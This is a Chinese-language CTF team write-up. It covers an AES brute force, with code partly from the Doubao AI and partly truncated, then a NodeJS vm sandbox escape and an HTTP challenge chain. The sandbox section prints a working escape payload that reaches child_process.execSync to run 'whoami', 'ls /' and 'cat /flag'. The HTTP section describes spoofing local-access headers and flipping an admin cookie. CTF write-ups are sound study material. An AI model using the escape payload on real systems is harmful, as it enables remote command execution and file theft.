战队名称

OnlyKnowSomeWeb

比赛排名

总分数：755

学生组/大一新生组排名：43

总排名：70

战队成员

DavidYiHong、刘谊鸿

签到

1、上传一张北京理工大学的照片就可以获得 flag

easyAES

1、本人密码学学得很差，此题直接交由豆包解决（对话分享链接：https://www.doubao.com/thread/w07494bb500c05ca0）

分享对话

2025 年 11 月 23 日 • 内容由 AI 生成，不能完全保障真实

```
from Cryptodome.Cipher import AES
import os
import gmpy2
from flag import FLAG
from Cryptodome.Util.number import *

def main():
    key = os.urandom(2) * 16
    iv = os.urandom(16)
    print(bytes_to_long(key) ^ bytes_to_long(iv))
    aes = AES.new(key, AES.MODE_CBC, iv)
    enc_flag = aes.encrypt(FLAG)
    print(enc_flag)

if __name__ == "__main__":
    main()


#output:
#54755426038978086460310747316994556563126341157
2532666479205143871484807091 40
#b'K\x04?
\'\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x
84*\x0fi\xf7\xa4\x85\xd2\x1d'

如何解密
```

要解密这个题目，核心是利用 **AES密钥的构造特点** 和 **异或泄露** 还原密钥与IV，再用AES-CBC模式解密flag。以下是详细步骤和代码：

一、关键分析

1. **密钥构造漏洞**：代码中 `key = os.urandom(2) * 16`，意味着密钥是 **2字节随机值重复16次**（总长度16字节，符合AES-128要求）。例如，若随机2字节为 `0x1234`，则密钥为 `0x12341234...1234`（共16字节）。
2. **异或泄露**：输出给出了 `key ^ iv` 的数值（记为 `xor_val`），即 `bytes_to_long(key) ^ bytes_to_long(iv) = xor_val`。由于 `iv` 是16字节随机值，但我们只需要通过 `key` 推导 `iv`（`iv = key ^ xor_val`，按字节异或等价于按长整数异或）。
3. **爆破范围极小**：密钥的核心是2字节随机值（记为 `k1k2`），总可能数仅 `2^16 = 65536` 种，完全可爆破。

二、解密步骤

1. **生成所有可能的密钥**：遍历0~65535（2字节的所有可能值），每个值重复16次得到候选密钥。
2. **推导对应IV**：对每个候选密钥，用 `xor_val` 异或得到候选IV（`iv_candidate = long_to_bytes(bytes_to_long(key_candidate) ^ xor_val)`）。
3. **AES-CBC解密验证**：用候选密钥和IV解密密文，若结果包含合理flag格式（如 `flag{...}`），则为正确结果。

三、完整解密代码

python

```python
from Cryptodome.Cipher import AES
from Cryptodome.Util.number import bytes_to_long, long_to_bytes

# 题目给出的输出
xor_val = 54755426038978086460310747316994556563126341157253266647
enc_flag = b'K\x04?\'\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a

def decrypt():
    # 遍历所有可能的2字节密钥（0~65535）
    for two_byte in range(0x10000):
        # 构造候选密钥：2字节重复16次（共16字节）
        key_candidate = long_to_bytes(two_byte, length=2) * 16  #

        # 推导候选IV：key ^ xor_val（按长整数异或后转16字节）
        key_long = bytes_to_long(key_candidate)
        iv_long = key_long ^ xor_val
        iv_candidate = long_to_bytes(iv_long, length=16)  # 确保16

        try:
            # AES-CBC解密（密文长度是16的倍数，无需填充处理）
            aes = AES.new(key_candidate, AES.MODE_CBC, iv_candida
            plain = aes.decrypt(enc_flag)

            # 验证是否为合理flag（含可打印字符，如flag{...}）
            if all(c in b'0123456789abcdefghijklmnopqrstuvwxyzABC
                print(f"找到正确密钥：{key_candidate.hex()}")
                print(f"正确IV：{iv_candidate.hex()}")
                print(f"解密flag：{plain.decode()}")
                return
        except Exception as e:
            # 忽略解密失败（如密钥/IV格式错误，实际不会触发）
            continue

if __name__ == "__main__":
    decrypt()
```

四、运行结果

代码运行后会快速爆破出正确结果（65536次循环耗时<1秒），输出类似：

已生成代码

核心原理总结

- 密钥构造的规律性（2字节重复）极大缩小了爆破范围；
- 异或的可逆性（`a ^ b = c → b = a ^ c`）让我们能通过密钥推导IV；
- AES-CBC模式的解密仅依赖正确的密钥和IV，验证简单高效。

该题目本质是考察对 **密钥构造安全性** 和 **异或运算性质** 的理解，实际场景中需避免这种固定规律的密钥设计。

2、豆包生成的代码有一点点小问题，以下是修改后的完整代码。运行此 python 代码就能够获得 flag

from Cryptodome.Cipher import AES

from Cryptodome.Util.number import bytes_to_long, long_to_bytes

题目给出的输出

xor_val = 54755426038978086460310747316994556563126341157253266647920514387148480709140

```
enc_flag =
b'K\x04?\'\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x84*\x0fi\xf7\xa4\x85\xd2
\x1d'

def decrypt():
    # 遍历所有可能的 2 字节密钥（0~65535）
    for two_byte in range(0x10000):
        # 构造候选密钥：2 字节重复 16 次（共 16 字节）
        key_candidate = long_to_bytes(two_byte) * 16   # length=2 确保不足 2 字节补 0
        # 推导候选 IV：key ^ xor_val（按长整数异或后转 16 字节）
        key_long = bytes_to_long(key_candidate)
        iv_long = key_long ^ xor_val
        iv_candidate = long_to_bytes(iv_long)   # 确保 16 字节（IV 固定 16 字节）
        try:
            # AES-CBC 解密（密文长度是 16 的倍数，无需填充处理）
            aes = AES.new(key_candidate, AES.MODE_CBC, iv_candidate)
            plain = aes.decrypt(enc_flag)
            # 验证是否为合理 flag（含可打印字符，如 flag{...}）
            if all(c in
b'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ{}_-'
for c in plain):
                print(f"找到正确密钥：{key_candidate.hex()}")
                print(f"正确 IV：{iv_candidate.hex()}")
                print(f"解密 flag：{plain.decode()}")
                return
        except Exception as e:
            # 忽略解密失败（如密钥/IV 格式错误，实际不会触发）
            continue
if __name__ == "__main__":
    decrypt()
```

1zvm

1、上网搜索到了 NodeJS 沙箱逃逸的相关 CTF 题型，解题过程就是跟着这篇文章的第一个方法做的（以 this 为对象）：https://j1rry-learn.github.io/posts/ctf%E9%A2%98%E5%9E%8B-nodejs2-js%E6%B2%99%E7%9B%92%E9%80%83%E9%80%B8%E5%8E%9F%E7%90%86%E5%85%B8%E5%9E%8B%E4%BE%8B%E9%A2%98/


2、我不太清楚具体的原理，但是解决这道题的核心就是直接使用这两条代码：

p=this.constructor.constructor("return process")();

res=p.mainModule.require("child_process").execSync("whoami").toString();

我看到了'whoami'这条 linux 命令，所以想到可以从这里作为突破口来访问实例机器上的文件。


3、将'whoami'改为'ls /'，可以看到有一个'flag'，只要再将命令改为'cat /flag'就可以看到 flag。



http


1、打不开源代码界面，直接在网址动手脚，在网址最前面加上’ view-source:’

2、源代码里面告诉我要访问’/re9uest.php’。进入第 1 关后，我通过 Postman 来完成这一题。按照要求发送 POST 请求后，可以获得提示，要求前往’/ta5k2.php’



3、进入’/ta5k2.php’后，题目问的其实就是’/robots.txt’，访问后可以看到’/r0b0t.php’

4、这一关是要伪造成本地访问，我找到了这这一篇文章（https://www.cnblogs.com/miraclewolf/p/17507455.html），文章提供了一大串伪造本地访问的 Header，我直接无脑复制粘贴。这里同样使用 Postman 发送 GET 请求，返回的内容得到’/f0ur.php’



5、这一关要求以 admin 身份访问，我看了一下浏览器的 Cookie，看到了一个 admin，只需要把 admin 的值从 0 改为 1，刷新一下网页就行

6、最后网站会奖励一串字符串，这串字符串 Base64 编码后的，只要解码一下

就可以拿到 flag。